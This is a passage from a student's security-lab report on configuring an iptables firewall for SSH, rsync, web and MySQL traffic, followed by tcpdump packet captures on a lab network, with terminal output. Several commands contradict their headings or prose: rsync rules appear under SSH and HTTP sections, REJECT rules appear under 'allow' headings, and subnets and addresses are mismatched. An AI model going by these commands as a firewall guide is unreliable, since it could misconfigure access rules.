ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain ufw-after-forward (1 references)
target     prot opt source               destination

Chain ufw-after-input (1 references)
target     prot opt source               destination
```

To allow outgoing SSH connections to a specific IP address or subnet, specify the destination. For example, to allow outgoing ssh to entire 15.15.15.0/24 subnet, run these commands:

iptables -A INPUT -p tcp -s 192.168.85.20/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

The second command, which allows the outgoing traffic of established SSH connections, is only necessary if the OUTPUT policy is not set to ACCEPT.

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -p tcp -s 192.168.86.20/24 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED
 -j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain ufw-after-forward (1 references)
target     prot opt source               destination
```

Allow Incoming Rsync from Specific IP Address or Subnet

Rsync, which runs on port 873, can be used to transfer files from one computer to another. To allow incoming rsync connections from a specific IP address or subnet, specify the source IP address and the destination port. For example, to allow the entire 15.15.15.0/24 subnet to be able to rsync to your server, run these commands

iptables -A INPUT -p tcp -s 15.15.15.0/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp --sport 873 -m conntrack –ctstate ESTABLISHED -j ACCEPT

Service : Web Server

Allow All Incoming HTTP and HTTPS

Web servers, such as Apache and Nginx, typically listen for requests on port 80 and 443 for HTTP and HTTPS connections, respectively. If default policy for incoming traffic is set to drop or deny,

iptables -A INPUT -p tcp -s 15.15.15.0/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

then create rules that will allow web server to respond to those requests. To allow both HTTP and HTTPS traffic, administrator can use the multiport module to create a rule that allows both ports. To allow all incoming HTTP and HTTPS (port 443) connections run these commands.

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -p tcp -s 192.168.85.20/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISHE
D -j REJECT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain ufw-after-forward (1 references)
target     prot opt source               destination
```

sudo iptables -A OUTPUT -p tcp -s 192.168.85.20/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISHED -j REJECT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A OUTPUT -p tcp -s 192.168.85.20/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISH
ED -j REJECT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
```

Service : Web Server
Allow All Incoming HTTP and HTTPS

iptables -A INPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -
j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
ACCEPT     tcp  --  anywhere             anywhere             multiport dports http,https ctstate NEW,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
```

iptables -A OUTPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A OUTPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED
-j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
ACCEPT     tcp  --  anywhere             anywhere             multiport dports http,https ctstate NEW,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
ACCEPT     tcp  --  anywhere             anywhere             multiport dports http,https ctstate NEW,ESTABLISHED
```

Service : MySQL
Allow MySQL from Specific IP Address or Subnet

iptables -A INPUT -p tcp -s 192.168.85.20/24 --dport 3306 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -p tcp -s 192.168.85.20/24 --dport 3306 -m conntrack --ctstate NEW,ESTABLISH
ED -j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
ACCEPT     tcp  --  anywhere             anywhere             multiport dports http,https ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:mysql ctstate NEW,ESTABLISHED
```

Allow MySQL to Specific Network Interface

iptables -A INPUT -i eth1 -p tcp --dport 3306 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -o eth1 -p tcp --sport 3306 -m conntrack --ctstate ESTABLISHED -j ACCEPT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -i eth1 -p tcp --dport 3306 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.86.0/24      anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED
REJECT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:rsync ctstate NEW,ESTABLISHED reject-with icmp-port-unreachable
ACCEPT     tcp  --  anywhere             anywhere             multiport dports http,https ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  192.168.85.0/24      anywhere             tcp dpt:mysql ctstate NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:mysql ctstate NEW,ESTABLISHED
```

Conclusion: Hence we have successfully studied commands that are commonly used when configuring an iptables firewall and also configured a linux machine as Firewall(iptables). iptables is a very flexible tool that allows to mix and match the commands with different options to match specific needs .

Semester: V
Academic Year: 2025-26
Class / Branch: TE IT
Subject: Security lab (SL)
Name of Instructor:Prof. Vishal Badgujar.

Name of Student: Huzaifa Bubere
Student ID: 24204006

EXPERIMENT NO. 04

Aim: To study analysis of network packets by sing open source sniffing tools like tcpdump and Wireshark in promiscuous and non-promiscuous mode.

Software Required : Ubuntu 14.04 OS, Wireshark 2.6.1

Theory :

tcpdump is a common packet analyzer that runs under the command line. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. It is available under most of the Linux/Unix based operating systems. tcpdump also gives us a option to save captured packets in a file for future analysis. It saves the file in a pcap format, that can be viewed by tcpdump command.

Installing tcpdump:

Many of Linux distributions already shipped with tcpdump tool, if in case you don't have it on systems, you can install it using following command.

 # sudo apt-get install tcpdump (on debian/ubuntu)

or

 # yum install tcpdump (on centos/fedora)

Once tcpdump tool is installed on systems, you can continue to browse following commands with their examples.

TCP message flow

1. Connection initialization

TCP connection initialization happens with 3 way handshake.

tcpdump -D : display all available interfaces

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ tcpdump -D
1.enp1s0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [
3.lo [Up, Running, Loopback]
4.docker0 [Up, Disconnected]
5.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless
6.nflog (Linux netfilter log (NFLOG) interface) [none]
7.nfqueue (Linux netfilter queue (NFQUEUE) interface) [
8.dbus-system (D-Bus system bus) [none]
9.dbus-session (D-Bus session bus) [none]
```

tcpdump -i enp1s0 : capture traffic at the interface “enp1s0”

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:46:04.321768 IP6 fe80::2e6:3aff:fe2a:3c90 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
10:46:04.321920 IP 192.168.69.185 > mdns.mcast.net: igmp v2 report mdns.mcast.net
10:46:04.322258 f6:6e:7d:2a:b4:d2 (oui Unknown) > Broadcast Null Supervisory, Receiver not Ready, rcv seq 64, Flags [Poll], leng
th 125
10:46:04.325080 IP 192.168.69.185 > all-routers.mcast.net: igmp leave mdns.mcast.net
10:46:04.327046 IP6 fe80::2e6:3aff:fe2a:3c90 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
10:46:04.327046 IP 192.168.69.185 > mdns.mcast.net: igmp v2 report mdns.mcast.net
10:46:04.327242 IP 192.168.4.191.mdns > mdns.mcast.net.mdns: 0*- [0q] 1/0/0 (Cache flush) A 192.168.4.191 (47)
10:46:04.329047 IP6 fe80::aa0b:fbff:fe00:3be0 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
10:46:04.334057 IP6 fe80::116b:350d:9d80:f8c3.mdns > ff02::fb.mdns: 0 [4a] [12q] SRV (QM)? Canon iR2006/2206._ipps._tcp.local. A
AAA (QM)? NPIF4D819.local. A (QM)? NPIF4D819.local. TXT (QM)? HP LaserJet Tank 1020w (F4D819)._ipps._tcp.local. SRV (QM)? HP Las
erJet Tank 1020w (F4D819)._ipps._tcp.local. TXT (QM)? Canon iR2925._ipps._tcp.local. SRV (QM)? Canon iR2925._ipps._tcp.local. TX
T (QM)? Canon iR2006/2206 (2)._ipps._tcp.local. SRV (QM)? Canon iR2006/2206 (2)._ipps._tcp.local. TXT (QM)? Canon iR2006/2206 (1
)._ipps._tcp.local. SRV (QM)? Canon iR2006/2206 (1)._ipps._tcp.local. TXT (QM)? Canon iR2006/2206._ipps._tcp.local. (841)
^C
10:46:04.334352 IP 192.168.9.25.mdns > mdns.mcast.net.mdns: 0 [b2&3=0x200] [4a] [18q] SRV (QM)? Canon iR2006/2206._ipps._tcp.loc
al. TXT (QM)? HP LaserJet Tank 1020w (F4D819)._ipps._tcp.local. SRV (QM)? HP LaserJet Tank 1020w (F4D819)._ipps._tcp.local. AAAA
 (QM)? Canon7025BF.local. A (QM)? Canon7025BF.local. TXT (QM)? Canon iR2925._ipps._tcp.local. SRV (QM)? Canon iR2925._ipps._tcp.
local. AAAA (QM)? Canon73cecd.local. A (QM)? Canon73cecd.local. TXT (QM)? Canon iR2006/2206 (2)._ipps._tcp.local. SRV (QM)? Cano
n iR2006/2206 (2)._ipps._tcp.local. AAAA (QM)? Canon73dc68.local. A (QM)? Canon73dc68.local. TXT (QM)? Canon iR2006/2206 (1)._ip
ps._tcp.local. SRV (QM)? Canon iR2006/2206 (1)._ipps._tcp.local. AAAA (QM)? Canon73dc27.local. A (QM)? Canon73dc27.local. TXT (Q
M)? Canon iR2006/2206._ipps._tcp.local. (1447)

10 packets captured
2637 packets received by filter
2323 packets dropped by kernel
```

tcpdump -i any : capture traffic at any interface

tcpdump -i enp1s0 port 80 : capture traffic at the interface “enp1s0” on port 80

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i any
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
10:49:15.436666 enp1s0 M    IP 192.168.7.105.mdns > mdns.mcast.net.mdns: 0*- [0q] 0/0/1 (49)
10:49:15.441046 enp1s0 M    IP 192.168.69.177.mdns > mdns.mcast.net.mdns: 0 PTR (QU)? _communicator._tcp.local. (42)
10:49:15.447646 enp1s0 M    IP 192.168.69.174 > mdns.mcast.net: igmp v2 report mdns.mcast.net
^C
10:49:15.468036 enp1s0 B    ARP, Request who-has 192.168.79.3 tell 192.168.3.188, length 46

4 packets captured
2765 packets received by filter
2588 packets dropped by kernel
```

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 port 80
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:52:09.295305 IP 192.168.3.197.53302 > 192.168.4.59.http: Flags [S], seq 2921896214, win 65535, options [mss 1460,nop,wscale 2
,nop,nop,sackOK], length 0
10:52:10.298052 IP 192.168.3.197.53302 > 192.168.4.59.http: Flags [S], seq 2921896214, win 65535, options [mss 1460,nop,wscale 2
,nop,nop,sackOK], length 0
10:52:12.307044 IP 192.168.3.197.53302 > 192.168.4.59.http: Flags [S], seq 2921896214, win 65535, options [mss 1460,nop,wscale 2
,nop,nop,sackOK], length 0
10:52:16.308304 IP 192.168.3.197.53302 > 192.168.4.59.http: Flags [S], seq 2921896214, win 65535, options [mss 1460,nop,wscale 2
,nop,nop,sackOK], length 0
^C
4 packets captured
6 packets received by filter
0 packets dropped by kernel
```

tcpdump -i enp1s0 -c 5 : capture 5 packets at the interface “enp1s0”

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 -c 5
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:53:38.499217 IP 192.168.69.190 > mdns.mcast.net: igmp v2 report mdns.mcast.net
10:53:38.499217 IP6 fe80::aa0b:fbff:fe00:3be0 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
10:53:38.504475 IP6 fe80::b:8d50:da65:36a > ip6-allrouters: ICMP6, router solicitation, length 8
10:53:38.505887 IP 192.168.10.100.mdns > mdns.mcast.net.mdns: 0*- [0q] 4/0/0 (Cache flush) PTR apsit-HP-Pro-Tower-280-G9-PCI-Des
ktop-PC-33.local., (Cache flush) A 192.168.10.100, (Cache flush) PTR apsit-HP-Pro-Tower-280-G9-PCI-Desktop-PC-33.local., (Cache
flush) AAAA fe80::40d1:286d:ca0f:b68a (228)
10:53:38.505888 IP6 fe80::40d1:286d:ca0f:b68a.mdns > ff02::fb.mdns: 0*- [0q] 2/0/0 (Cache flush) PTR apsit-HP-Pro-Tower-280-G9-P
CI-Desktop-PC-33.local., (Cache flush) AAAA fe80::40d1:286d:ca0f:b68a (175)
5 packets captured
2400 packets received by filter
2086 packets dropped by kernel
```

tcpdump -i enp1s0 tcp : capture only tcp traffic at interface “enp1s0”

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:55:11.520254 IP apsit-HP-280-Pro-G6-Microtower-PC.42448 > 192.168.100.242.https: Flags [S], seq 302087791, win 64240, options
 [mss 1460,sackOK,TS val 1345450899 ecr 0,nop,wscale 7], length 0
10:55:11.536793 IP 192.168.100.242.https > apsit-HP-280-Pro-G6-Microtower-PC.42448: Flags [S.], seq 481894400, ack 302087792, wi
n 11520, options [mss 1460,nop,nop,sackOK], length 0
10:55:11.536846 IP apsit-HP-280-Pro-G6-Microtower-PC.42448 > 192.168.100.242.https: Flags [.], ack 1, win 64240, length 0
10:55:11.537078 IP apsit-HP-280-Pro-G6-Microtower-PC.42448 > 192.168.100.242.https: Flags [P.], seq 1:396, ack 1, win 64240, len
gth 395
10:55:11.552153 IP 192.168.100.242.https > apsit-HP-280-Pro-G6-Microtower-PC.42448: Flags [.], ack 396, win 11125, length 0
10:55:17.930039 IP apsit-HP-280-Pro-G6-Microtower-PC.55046 > sc-in-f188.1e100.net.5228: Flags [.], ack 1751544674, win 645, opti
ons [nop,nop,TS val 3964358188 ecr 319665966], length 0
10:55:17.930048 IP apsit-HP-280-Pro-G6-Microtower-PC.57692 > _gateway.8090: Flags [.], ack 3728661394, win 501, length 0
10:55:17.931040 IP _gateway.8090 > apsit-HP-280-Pro-G6-Microtower-PC.57692: Flags [.], ack 1, win 237, length 0
10:55:17.990925 IP sc-in-f188.1e100.net.5228 > apsit-HP-280-Pro-G6-Microtower-PC.55046: Flags [.], ack 1, win 1044, options [nop
,nop,TS val 319713433 ecr 3964310781], length 0
10:55:21.547417 IP apsit-HP-280-Pro-G6-Microtower-PC.42448 > 192.168.100.242.https: Flags [F.], seq 396, ack 1, win 64240, lengt
h 0
10:55:21.563055 IP 192.168.100.242.https > apsit-HP-280-Pro-G6-Microtower-PC.42448: Flags [.], ack 397, win 11125, length 0
^C
11 packets captured
11 packets received by filter
0 packets dropped by kernel
```

tcpdump -i enp1s0 src 192.168.43.169: capture traffic at interface “enp1s0” with source IP 192.168.86.20

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 src 192.168.86.20
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
11:00:25.878197 IP apsit-HP-280-Pro-G6-Microtower-PC.mdns > mdns.mcast.net.mdns: 0 [b2&3=0x200] [2a] [6q] TXT (QM)? Canon iR2224
._ipps._tcp.local. TXT (QM)? Canon iR2925._ipps._tcp.local. TXT (QM)? Canon iR2006/2206 (1)._ipps._tcp.local. TXT (QM)? Canon iR
2006/2206 (2)._ipps._tcp.local. TXT (QM)? Canon iR2006/2206._ipps._tcp.local. TXT (QM)? HP LaserJet Tank 1020w (F4D819)._ipps._t
cp.local. (1306)
11:00:25.878217 IP apsit-HP-280-Pro-G6-Microtower-PC.mdns > mdns.mcast.net.mdns: 0 [b2&3=0x200] [2a] [0q] (1208)
11:00:25.878239 IP apsit-HP-280-Pro-G6-Microtower-PC.mdns > mdns.mcast.net.mdns: 0 [2a] [0q] (1240)
11:00:25.907423 IP apsit-HP-280-Pro-G6-Microtower-PC.57034 > _gateway.domain: 37561+ PTR? 20.86.168.192.in-addr.arpa. (44)
11:00:25.927868 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [S], seq 1908311344, win 64240, options [
mss 1460,sackOK,TS val 4129854520 ecr 0,nop,wscale 7], length 0
11:00:25.929971 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [.], ack 325077505, win 64240, length 0
11:00:25.930165 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [P.], seq 0:395, ack 1, win 64240, length
 395
11:00:26.002288 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [.], ack 1289, win 65535, length 0
11:00:26.002484 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [P.], seq 395:401, ack 1289, win 65535, l
ength 6
11:00:26.002630 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [P.], seq 401:475, ack 1289, win 65535, l
ength 74
11:00:26.002746 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [P.], seq 475:731, ack 1289, win 65535, l
ength 256
11:00:26.002807 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [P.], seq 731:933, ack 1289, win 65535, l
ength 202
11:00:26.010065 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [.], ack 2948, win 65535, length 0
11:00:26.010784 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [.], ack 5868, win 65535, length 0
11:00:26.013082 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [.], ack 8788, win 65535, length 0
11:00:26.014312 IP apsit-HP-280-Pro-G6-Microtower-PC.46874 > 192.168.4.64.https: Flags [.], ack 11708, win 65535, length 0
```

To capture only TCP SYN packets:

sudo tcpdump -i enp1s0 "tcp[tcpflags] & (tcp-syn) != 0" >/home/apsit/Desktop/syn.txt

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 "tcp[tcpflags] & (tcp-syn) != 0" >/home/apsit/Desktop/syn.txt
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C6 packets captured
11 packets received by filter
0 packets dropped by kernel
14 packets dropped by interface
```

Open — syn.txt — ~/Desktop

```
11:03:47.790621 IP apsit-HP-280-Pro-G6-Microtower-PC.44672 > 151.101.2.49.https: Flags [S], seq 721913542, win 64240, options
[mss 1460,sackOK,TS val 3076895015 ecr 0,nop,wscale 7], length 0
11:03:47.790828 IP 151.101.2.49.https > apsit-HP-280-Pro-G6-Microtower-PC.44672: Flags [S.], seq 3555525763, ack 721913543, win
29200, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
11:03:48.045668 IP apsit-HP-280-Pro-G6-Microtower-PC.57772 > 151.101.66.49.https: Flags [S], seq 1512327818, win 64240, options
[mss 1460,sackOK,TS val 3037103687 ecr 0,nop,wscale 7], length 0
